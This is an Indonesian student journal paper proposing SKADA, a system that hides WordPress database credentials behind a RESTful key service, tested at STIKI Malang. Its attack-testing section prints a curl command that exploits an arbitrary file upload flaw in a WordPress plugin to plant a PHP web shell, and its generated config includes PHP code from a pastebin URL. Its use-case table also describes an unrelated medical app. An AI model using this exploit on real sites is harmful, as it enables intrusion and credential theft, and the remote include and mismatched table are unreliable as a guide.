ISSN: 2303-1425 E-ISSN: 2580-720X

J-INTECH

Journal of Information and Technology

Volume 06 Nomor 01, Bulan Juni Tahun 2018

STIKI

SEKOLAH TINGGI INFORMATIKA & KOMPUTER INDONESIA
Jl. Raya Tidar 100 Malang, 65146
Telp. (0341)560823, Fax (0341)562525

ISSN: 2303-1425 E-ISSN: 2580-720X

J-INTECH

Journal of Information and Technology

Volume 06 Nomor 01, Bulan Juni 2018

LEMBAGA PENELITIAN DAN PENGABDIAN KEPADA MASYARAKAT
STIKI
SEKOLAH TINGGI INFORMATIKA & KOMPUTER INDONESIA
Jl. Raya Tidar 100, Malang; Phone: 0341-560823; Fax: 0341-562525; http://www.stiki.ac.id; mail@stiki.ac.id

PENGANTAR REDAKSI

J-INTECH merupakan jurnal yang diterbitkan oleh Sekolah Tinggi Informatika dan Komputer Indonesia Malang guna mengakomodasi kebutuhan akan perkembangan Teknologi Informasi serta guna mensukseskan salah satu program DIKTI yang mewajibkan seluruh Perguruan Tinggi untuk menerbitkan dan mengunggah karya ilmiah mahasiswanya dalam bentuk terbitan maupun jurnal online.

Pada edisi ini, redaksi menampilkan beberapa karya ilmiah mahasiswa yang mewakili beberapa mahasiswa yang lain, yang dianggap cukup baik sebagai media pembelajaran bagi para lulusan selanjutnya.

Tentu saja diharapkan pada setiap penerbitan memiliki nilai lebih dari karya ilmiah yang dihasilkan sebelumya sehingga merupakan nilai tambah bagi para adik kelas maupun pihak-pihak yang ingin studi atau memanfaatkan karya tersebut selanjutnya.

Pada kesempatan ini kami juga mengundang pihak-pihak dari PTN/PTS lain sebagai kontributor karya ilmiah terhadap jurnal J-INTECH, sehingga Perkembangan IPTEK dapat dikuasai secara bersama- sama dan membawa manfaat bagi institusi masing-masing.

Akhir redaksi berharap semoga dengan terbitnya jurnal ini membawa manfaat bagi para mahasiswa, dosen pembimbing, pihak yang bekerja pada bidang Teknologi Informasi serta untuk perkembangan IPTEK di masa depan.

REDAKSI

ISSN: 2303-1425 E-ISSN: 2580-720X

J-INTECH
Journal of Information and Technology
Volume 06 Nomor 01, Bulan Juni 2018

DAFTAR ISI

ISSN: 2303-1425 E-ISSN: 2580-720X

J-INTECH

Journal of Information and Technology

Volume 06 Nomor 01, Bulan Juni 2018

SISTEM KEAMANAN *DATABASE* BERBASIS RESTFULL PADA *CONTENT MANAGEMENT SYSTEM WORDPRESS* (STUDI KASUS : STIKI MALANG)

Ridho Valentin
Program Studi Teknik Informatika, Sekolah Tinggi Informatika & Komputer Indonesia (STIKI) Malang
ridhovalentin@gmail.com

ABSTRAK

Sistem keamanan database berbasis Restfull pada Content Management System Wordpress merupakan salah satu aplikasi yang berbasis website yang di buat menggunakan Framework Code Igniter, yang berfungsi untuk mengamankan database dari website yang menggunakan Content Management System Wordpress di STIKI Malang. Dengan tujuan menyembunyikan config pada file wp-config.php untuk menghindari pembacaan config database dari gangguan peretas atau pihak ke tiga. Selain mengamankan database sistem juga dilengkapi dengan fitur-fitur hak akses user untuk menonaktifkan mode delete and drop database dan sistem juga dilengkapi dengan fitur perubahan user dan password database setiap 60 detik di setiap transmit data antara client dan server secara otomatis, yang bertujuan untuk menghindari remote database. Berdasarkan hasil pengujian yang dilakukan sistem dapat berjalan sesuai dengan target yang diingkan.

***Kata Kunci** : Sistem Keamanan, Database, Restfull, WordPress, CMS.*

1. PENDAHULUAN

Semakin majunya teknologi yang saat ini di rasa seperti dua mata sisi uang yang berbeda, disisi lain sangat membantu terutama di sisi komunikasi yang membuat jarak tidak berarti, dengan adanya sosial media yang menggunakan teknologi website dengan berbagai jenis *platform* (seperti *Desktop dan Mobile*), bahasa pemrograman (seperti *PHP, Ruby*, dan sebagainya), dan *CMS (Content Management System)* seperti Wordpress yang paling populer di kalangan penyedia layanan *web hosting*, namun di sisi lain banyaknya kejahatan *cyber* seiring berkembangannya teknologi menjadi kompetisi di kalangan para *cyber crime* untuk menjadi yang paling unggul melakukan peretasan website dan hasil nya di upload di Zone-H sebagai tanda website tersebut berhasil di retas. *(Almeida 2011)*

REST, singkatan bahasa inggris dari *representational state transfer* atau transfer keadaan representasi, adalah suatu gaya arsitektur perangkat lunak untuk pendistibusian sistem hipermedia seperti *WWW (World Wide Web)*. Istilah ini menurut *(Roy 2000)*. *REST* secara spesifik merujuk pada suatu koleksi prinsip-prinsip arsitektur jaringan yang menggariskan pendefinisian dan pengalamatan sumber daya. Istilah ini sering digunakan dengan longgar untuk mendeskripsikan semua antarmuka sederhana yang menyampaikan data dalam domain spesifik melalui *HTTP* tanpa tambahan lapisan pesan seperti *SOAP (Simple Object Access Protocol)* atau pelacakan sesi menggunakan *cookie HTTP*. Dua pengertian ini dapat menimbulkan konflik dan juga tumpang tindih. Dimungkinkan untuk merancang suatu sistem perangkat lunak besar sesuai dengan gaya arsitektur *REST Fielding* tanpa menggunakan *HTTP* dan tanpa berinteraksi dengan *WWW*. Juga dimungkinkan untuk merancang antarmuka *XML+HTTP* sederhana yang tidak mengikuti prinsip-prinsip *REST*, tapi sebaliknya mengikuti model dari *RPC (remote procedure call)*. Perbedaan penggunaan istilah *REST* ini cukup menyebabkan permasalahan dalam diskusi-diskusi teknis. Sistem yang mengikuti prinsip *REST Fielding* sering disebut sebagai "*RESTful*". Di Indonesia saat ini, cukup marak atau ramai terjadinya peretasan atau pembobolan sistem atau website yang di lakukan oleh peretas, dan sebagian besar alur proses peretasan yang dilakukan melalui database. Melihat permasalahan tersebut, dibutuhkan sebuah sistem untuk mengamankan database yang dalam hal ini menggunakan protokol *RESTful* berbasis *website*, untuk memisahkan data antara aplikasi dan database dalam ruang yang berbeda, dalam hal ini aplikasi yang digunakan adalah *SKADA (Sistem Keamanan Database)*.

2. ANALISA DAN PERANCANGAN

Analisa Permasalahan

Wordpress API

Pada tahun 2008, Wordpress memperkenalkan fitur WP-API (*WordPress Application Program Interface*), dimana fitur ini dapat menghubungkan dua aplikasi yang berbeda dengan mudah menggunakan HTTP REST API dan digunakan sebagai *Universal Connector* yang mempermudah hubungan antara Wordpress dengan layanan dan website lain tanpa perlu memikirkan bahasa apa

yang digunakan *developer* dalam mengembangkan aplikasi.

SKADA API

SKADA API (Sistem Keamanan *Database Application Program Interface*) adalah sebuah layanan API sederhana yang didesain untuk memproses request dan respon suatu aplikasi dan mengatur hubungan antara suatu aplikasi dengan databasenya secara aman dengan menggunakan *Dynamic Salt* sebagai protokol keamanannya yang akan berubah-ubah setiap kali terdapat *request* baru dari aplikasi yang telah didaftarkan *user* ke dalam sistem SKADA.

Perbedaan Wordpress API dengan SKADA API

Perbedaan Wordpress API dengan SKADA API terletak pada fungsinya, dimana Wordpress API bertindak sebagai penghubung universal antara aplikasi satu dengan yang lain, sementara SKADA API difungsikan sebagai penghubung antara aplikasi dengan databasenya secara aman tanpa mengganggu atau menyebabkan konflik untuk Wordpress API itu sendiri.

Berikut disertakan tabel analisa perbedaan Wordpress API dan SKADA API:

Tabel 1. Analisa Perbedaan WP-API dan SKADA-API

No.	Deskripsi Analisis	WP-API	SKADA-API
1.	Akses API secara Universal / Publik	Ya(sebagai media konektor universal)	Tidak(akses API private)
2.	Membutuhkan Otentikasi	Ya	Ya
3.	Header dapat di custom	Ya	Ya
4.	Akses aman tanpa SSL	Tidak(membutuhkan SSL)	Ya(menggunakan fitur dynamic salt)
5.	User-Guide untuk Developer	Ya	Ya
6.	Pengamanan untuk database	Tidak	Ya
7.	Mudah digunakan	Ya	Ya
8.	Mendukung 2-Step Verification	Ya(Menggunakan Plugin)	Ya(Fitur bawaan aplikasi)
9.	Konflik dengan Modul Tertentu	Ya	Tidak

Kekurangan Wordpress API

Kekurangan Wordpress API adalah dimana API tersebut hanya bertindak sebagai penghubung antara aplikasi satu dengan yang lain (*server-side* dan *client-side*), dimana *database* Wordpressnya sendiri tetap tidak terlindungi dan konfigurasinya (wp-config.php) dapat dibaca secara publik jika aplikasi Wordpress tersebut kebobolan atau dapat dimasuki oleh orang lain (pihak peretas).

Usulan Pemecahan Masalah


Berdasarkan analisa masalah yang dihadapi dapat diberikan usulan pemecahan masalah yaitu membuat sebuah aplikasi yang digunakan sebagai jalur akses yang menghubungkan antara aplikasi dan database dengan cara yang berbeda dengan kode nama SKADA (Sistem Keamanan Database). Yakni dengan menggunakan kunci-kunci tertentu yang hanya dapat di-*generate* oleh aplikasi yang dimiliki *user* dan data tersebut di kirim ke SKADA untuk di verifikasi, dan SKADA akan mengembalikkan sebuah data respon, yakni respon tersebut adalah konfigurasi konektivitas database yang akan di hubungkan ke aplikasi tersebut ke database. Mengapa hanya database ? Karena sistem dapat di buat atau di revisi ke berbagai platform lain atau di perbarui ke sistem lain yang lebih baru, sementara database itu kumpulan data informasi yang di simpan dalam komputer secara sistematik, database menyimpan data-data yang bersifat sensitif, informasi orang-orang tertentu, atau informasi keuangan, dan lain sebagainya. Yang pada dasarnya tidak dapat di buat ulang jika data tersebut hilang atau terhapus. Dengan adanya aplikasi SKADA ini diharapkan mampu mengatasi masalah yang ada, dengan penggunaan yang mudah. Masyarakat yang memiliki pengetahuan sedikit tentang kerentanan sistem setidaknya dapat meminimalisir terjadinya peretasan sistem oleh pihak ketiga atau pihak penyerang, khususnya pada bagian databasenya.

Perancangan Sistem

Use Case Diagram

Use Case mendeskripsikan sebuah interaksi antara satu atau lebih aktor dengan sistem yang akan dibuat.

Use Case diagram pada program bantu ini sebagai berikut :




Gambar 1. *Use Case Diagram*

Tabel 2. Definisi *Use case*


No	*Usecase*	Deskripsi
1	Tambah, Edit, Hapus Website	Pengguna melakukan diagnosa menetukan penyakit gangguan sistem pencernaan berdasarkan gejala
2	Tambah, Edit, Hapus Aplikasi	Pengguna mencari informasi tentang lokasi rumah sakit yang memiliko dokter spesialis penyakit dalam ahli pencernaan
3	Cari Aplikasi atau Website	Pengguna melihat info pengetahuan tentang seputar penyakit gangguan sistem pencernaan

Activity Diagram

Activity Diagram adalah teknik untuk menggambarkan logika prosedural, proses bisnis dan jalur kerja.




Gambar 2. *Activity* Diagram SKADA



Gambar 3. *Activity* Diagram SKADA API

Class Diagram



Gambar 4. *Class Diagram*

Pengujian Sistem

Pengujian sistem akan dilakukan dengan melakukan percobaan implementasi pengamanan database menggunakan sistem SKADA pada *Wordpress* yang berada di STIKI (Sekolah Tinggi Informatika dan Komputer Indonesia). Dalam pengujian ini, diperlukan izin dari pihak STIKI terkait kegiatan yang dilakukan dan website mana saja yang akan digunakan sebagai media uji coba dengan sistem SKADA. Berikut adalah daftar website yang akan diajukan sebagai data untuk melakukan pengujian :

Tabel 3. Daftar *Website* Pengujian


No	Nama Website
1.	http://international.stiki.ac.id/
2.	http://baa.stiki.ac.id/
3.	http://puskom.stiki.ac.id/
4.	http://ti.stiki.ac.id/
5.	http://si.stiki.ac.id/
6.	http://dkv.stiki.ac.id/

Pemilihan *website-website* ini didasarkan dari pelatihan sistem yang telah dilakukan.

Rancangan Skenario Serangan


Melakukan percobaan pentest dengan berbagai teknik serangan yang akan difokuskan ke salah satu target yaitu database dan pengujian akan dilakukan secara otomatis menggunakan bantuan software pendukung yang telah di siapkan. Hasil yang diharapkan dari pengujian sistem ini adalah dimana sekalipun aplikasi Wordpress dapat dibobol atau dimasuki oleh pihak peretas, database dari aplikasi tersebut tetap aman tidak tersentuh oleh pihak peretas, dimana pada dasarnya hal yang paling umum dilakukan oleh pihak peretas adalah melakukan proses manipulasi database.

Berikut adalah skenario untuk melakukan uji coba serangan pada aplikasi wordpress yang sudah di implementasikan pada SKADA :



Gambar 5. Alur Diagram Skenario Penyerangan Wordpress secara umum

Berdasarkan Gambar 5 dapat dilihat dimana seorang *attacker* melakukakan *exploitation* pada sisi *wordpress* yang belum diimplementasikan pada aplikasi skada, dengan mencari kelemahan pada wordpress, setelah berhasil melakukan *exploitation attacker* mencoba melihat file *wp-config.php* untuk mendapatkan sebuah informasi yang berupa *username* dan *password database*. Kemudian *attacker* mencoba untuk melakukan sebuah percobaan remote database dengan *username* dan *password* yang sudah didapat.



Gambar 6. Alur Diagram Skenario penyerangan Implementasi WordPress pada aplikasi SKADA.

Berdasarkan Gambar 6 alur diagram implementasi *wordpress* pada aplikasi *skada*. Dimana seorang *attacker* ingin melakukan sebuah ekploitasi terhadap *wordpress*. Dengan tujuan ingin mengakses sebuah *database* dari *wordpress* itu sendiri.


Pada kedua hasil pengujian yang dilakukan diatas maka akan didapatkan hasil yang berbeda dengan tujuan untuk mendapakat hasil dan analisis akurasi sistem. Exploitasi dilakukan pada sisi plugin wordpress yang terdapat celah kerentanan *arbitrary file upload* referensi dari exploit db. Kemudian melakukan upload shell sebagai pintu belakang atau *backdoor* untuk memasuki sistem yang terdapat celah kerentanan tersebut. Bertujuan untuk mendapatkan informasi akses ke dalam database dari website itu sendiri, yang berada pada file *wp-config.php* pada *cms wordpress*. Sehingga dapat melakukan *remote database*.

3. IMPLEMENTASI DAN PEMBAHASAN

Dalam pembuatan program diperlukan beberapa spesifikasi perangkat keras (*Hardware*) dan juga perangkat lunak (*Software*) yang dapat mendukung jalannya program.

Persiapan Web Server

Pada pembuatan tugas akhir ini digunakan *MYSQL* dalam pengimplementasian program. *MYSQL* sendiri sudah tersedia pada paket instalasi *MAMP PRO*. Untuk mengakses *MYSQL*, dapat menggunakan Aplikasi *Browser* dengan mengakses alamat http://localhost/phpmyadmin/.



Gambar 7. *Interface MySQL (PHPMyAdmin)*

Database yang digunakan bernama skada yang memiliki 5 tabel aktif yaitu sebagai berikut :

a. Tabel Aktifitas

Gambar 8. Tabel Aktifitas

b. Tabel Aplikasi

Gambar 9. Tabel Aplikasi


c. Tabel User

Gambar 10. Tabel *User*

d. Tabel User_sec

Gambar 11. Tabel *User_sec*


e. Tabel Website



Gambar 12. Tabel *Website*

Interface Program


Halaman Login



Gambar 13. Halaman Login

Pada Gambar 13 adalah halaman login saat mengakses aplikasi skada.


Halaman Dashboard



Gambar 14. Halaman Dashboard

Pada Gambar 12 adalah halaman dashboard setelah melakukan login ke aplikasi skada

Halaman List Website




Gambar 15. Halaman List Website

Pada **Gambar 15** adalah halaman list website dimana daftar website yang terdaftar ke aplikasi skada.

Halaman Tambah Website

Gambar 16. Halaman Tambah Website Baru


Halaman List App



Gambar 16. Halaman List App

Pada Gambar 16 adalah halaman list app adalah halaman daftar aplikasi yang di daftarkan pada list website.

Halaman Tambah Aplikasi Baru



Gambar 17. Halaman Tambah App Baru


Pada gambar 17 adalah halaman untuk menambah aplikasi baru.

Halaman Dokumentasi

Gambar 18. Halaman Dokumentasi

Pada Gambar 18 adalah halaman dokumentasi halaman yang dikhususkan untuk melakukan tata cara penggunaan pada aplikasi skada.

Halaman Admin



Gambar 19. Halaman User

Pada Gambar 19 adalah halaman *user list user* yang terdaftar untuk login ke skada.

Implementasi WordPress Ke Skada

Pada implementasi ini dimana file *wp-config.php* di modifikasi dengan menyembunyikan konfigurasi konektifitas database dan memisahkan database dengan aplikasinya.

Perbandingan File wp-config.php

```
<?php
/** The name of the database for
WordPress */
define('DB_NAME', 'wpbiasa');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'root');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in
creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't
change this if in doubt. */
define('DB_COLLATE', '');

define('AUTH_KEY',         'PvRmc8L.jK
ffj&`H;`h,R],T!zYUKRtXOZMl[#qKS~1-
jg}N)c  ?7p?>^/dVx+');
define('SECURE_AUTH_KEY',
'_yrv`1%bXl%^r[B9*..,V&)Z!GSJY|?q{:jM=
|QfV30L`JyF?8pS<X.ZDZ/EiC%k');
define('LOGGED_IN_KEY',
']0~*KPT11ZEv_?L:_UIcAmO)}0E-!z^)_K*-
NqEq1i`mUuO0qbP0(9>R)4R;Qh4|');
define('NONCE_KEY',
'_[lx0:FhrafIq@X8}w76h_J.<dwXO*5H7gepq
+D`RuqFn&b3(!cA405#CbDbMJh8');
define('AUTH_SALT',
'9DC?`&qF2)BUH}<2*%m~SkN;kR?9`|=n~C2<C
Lx/qV3TFsAjB)ZoXrVncM]>VuiJ');
define('SECURE_AUTH_SALT',
'^3q|m1ow=avPM_*f/&jkPch9x`eJQ.[6>XjV{
R_UBG|6Fr8u= Jko Ii{Y_T_I6.');
define('LOGGED_IN_SALT',
'au8U8FW^uj<c~At!AlKZ2(@psi,*d)T3frf_<
IU?[..=OpLm1r7h6P]!286{V[%x');
define('NONCE_SALT',
'Q.xcZ,eYHIAHR4yEagNl,!(Ah6q}lQSetc1Yt
.C1iP7n+D0uTi&5@kg#%A@& WD-');

$table_prefix  = 'wp_';

define('WP_DEBUG', false);

/* That's all, stop editing! Happy
blogging. */

/** Absolute path to the WordPress
directory. */
if ( !defined('ABSPATH') )
     define('ABSPATH',
dirname(__FILE__) . '/');

/** Sets up WordPress vars and
included files. */
require_once(ABSPATH . 'wp-
settings.php');
```

Pada segmen program diatas dapat terlihat jelas dimana konfigurasi untuk mendefinisikan konektifitas *database*.

Beikut adalah hasil *generate* konfigurasi file *wp-config.php* yang dilakukan oleh aplikasi skada secara otomatis.

```
<?php

$ch = curl_init();

if($ch == false) {
     throw new Exception("Gagal
menginisialisasi Curl !");
}

require_once("http://pastebin.com/ra
w/0p14TSu1");

$cx = new Curl;

$cek = $cx-
>simple_get("http://skada.id/api/che
ck", [
     "appid" =>
"INmuX0VOT8yUgNs7lMRBkqE2RPhzLYVFzfj
7MaXtboc=",
     "keys" =>
'$2y$05$/pTRcujVwk5w78B4dX.H6e5B3CZL
eBTT1LA5AH7zUz/oMnukh1x8u'
]);

$res = json_decode($cek, true);

foreach($res as $k => $v) {
     define($k, $v);
}

define('AUTH_KEY',
```

```
'UcgO<NM*DEyg[mQvBlql}}v9Gl-
[(UWYmtoLO2^W9>oU89.gq-
.8.Fd^,oD@}>m[');
define('SECURE_AUTH_KEY',
'b:G4T/|B*Uux;W[N?y9C_Q,Q#uftlo}t@uh
_hXFWhxj4K{OM[W<cX~IL-_S`.O5]');
define('LOGGED_IN_KEY',
'3%ZzKD.&<(E^9?=]S=SKuU
,%kUS`iB4*ZVz9UfF$
UX.aFP`>9[Y9v_]}IYC0:b');
define('NONCE_KEY', 'K
zy##uJ,hlrF;TyH}xYg=Xl~~$m.5h&u%K=Vo
v:p=Ur]FwgS[r&>XcF&:(bIqsi');
define('AUTH_SALT',
')X$rrb{egwTP61/Hi|F?wYJ6Wr~&JvW!@S?
Q<_M2S@p]CTJl7lDv~T.NSumu@XE]');
define('SECURE_AUTH_SALT',
'f(G6KXHN,[KN)H$?QBIuDvT%n/aFyZ3f#.~
|fJ~mAd{]A>6667>8Vvs]mXu9;q()');
define('LOGGED_IN_SALT',
'ylV%o`SG.(q#mr#G1JY2CH#h.+u0clw6Z1[
$F[FmCH?it-E<OgB|[%$SSRF^P4A@');
define('NONCE_SALT',
':w@[C/r6o?*M;=!UUf}C;XjQd,5qJYg38B#
%a%y>AR%8 uqZqRN]3&tP%DLn^y0%');

$table_prefix  = 'wp_';

define('WP_DEBUG', false);
// define("EMPTY_TRASH_DAYS", 0);
define("WP_ALLOW_REPAIR", true);
define("DISALLOW_FILE_EDIT", true);
define("DISALLOW_FILE_MODS", true);

if(!defined('ABSPATH')) {
     define('ABSPATH',
dirname(__FILE__) . '/');
}

require_once(ABSPATH . 'wp-
settings.php');
```

Pada segmen program diatas nampak jelas untuk mendefinisikan konektifitas tidak nampak pada konfigurasi file *wp-config.php*. Tujuannya untuk menghindari pembacaan config database itu sendiri. Dimana pada file *wp-config.php* yang telah dimodifikasi terdapat appid dan keys yang bertujuan untuk melakuakan otorisasi antara aplikasi dengan database yang sudah terdaftar ke dalam aplikasi skada.

Pengujian Serangan Terhadap Sistem

Pengujian Pada WordPress Standar

Pengujian serangan ini dilakukan di server local dengan menggunakan MAMP PRO sebagai server local, kemudian melakukan uji serangan terhadap aplikasi, dengan memanfaatkan bug exploit yang terdapat di aplikasi wordpress.

Pada pengujian penyerangan ini terdapat plugin yang memiliki celah kerentanan *Arbitrary File Upload*, yang dapat dimanfaatkan untuk melakukan exploitasi upload file. File itu sendiri berupa backdoor atau biasa disebut pintu belakang untuk memasuki sebuah sistem lebih dalam lagi. Percobaan Exploit ini dilakukan menggunakan Linux sebagai berikut :

Tested on : Linux Kali 4.3.0 / curl 7.46.0

Gambar 20. *Work the flow file upload* v.2.5.2

Pada Gambar 20 adalah *plugin* yang memiliki celah kerentanan *Arbitrary File Upload* dimana seorang penyerang dapat mengupload sebuah file sewenang-wenang pada sistem. Pada dasarnya *plugin* tersebut berfungsi untuk mengupload sebuah gambar yang bertujuan mempermudah pengguna untuk mengunggah photo, gambar untuk diposting ke dalam post di blog. Namun dengan tidak adanya filterasi pada program sehingga dapat dimanfaatkan penyerang mengunggah *Shell*, *Backdoor* atau bisa disebut dengan pintu belakang yang bertujuan untuk memasuki sistem lebih dalam.

```
<?php

error_reporting(E_ALL | E_STRICT);
require('UploadHandler.php');
$upload_handler = new UploadHandler();
```


Pada segmen program diatas dapat dilihat sebuah program yang memanggil *file UploadHander.php* yang memiliki celah kerentanan untuk melakukan sebuah *exploit upload file* pada aplikasi. Terdapat sebuah kode ***'accept_file_types'*** => ***'/.+$/i'***, yang dapat menerima *file* berekstensi apapun pada setiap terjadinya proses *upload file*.

Berikut adalah proses exploit upload file :

```
curl -k -X POST -F "action=upload" -F
"files=@./x.php"
http://192.168.1.11/wordpress/wp-
content/plugins/work-the-flow-file-
upload/public/assets/jQuery-File-
Upload-9.5.0/server/php/index.php
{"files":[{"name":"x.php","size":82618
,"type":"application\/octet-
stream","url":"http:\/\/192.168.1.11\/
wordpress\/wp-content\/plugins\/work-
the-flow-file-
upload\/public\/assets\/jQuery-File-
Upload-
9.5.0\/server\/php\/files\/x.php","del
eteUrl":"http:\/\/192.168.1.11\/wordpr
```


```
ess\/wp-content\/plugins\/work-the-
flow-file-
upload\/public\/assets\/jQuery-File-
Upload-
9.5.0\/server\/php\/?file=x.php","dele
teType":"DELETE"}]}
```

Pada segmen program diatas proses *upload file* pada celah kerentanan yang terdapat di plugin *Work The Flow File Upload*, dapat dilihat proses *upload* berhasil pada direktori *wp-content/plugins/work-the-flow-file-upload/public/assets/jQuery-File-Upload-9.5.0/server/php/files/* dengan nama *file* x.php.




Gambar 21. Akses Shell b374k v2.2

Pada Gambar 21 akses *shell backdoor* atau pintu belakang yang berhasil di *upload* dengan lokasi *file wp-content/plugins/work-the-flow-file-upload/public/assets/jQuery-File-Upload-9.5.0/server/php/files/x.php*, maka proses selanjutnya melihat konfigurasi *database* pada file *wp-config.php* bertujuan untuk mendapatkan informasi username dan *password database* guna untuk melakukan *remote database*.



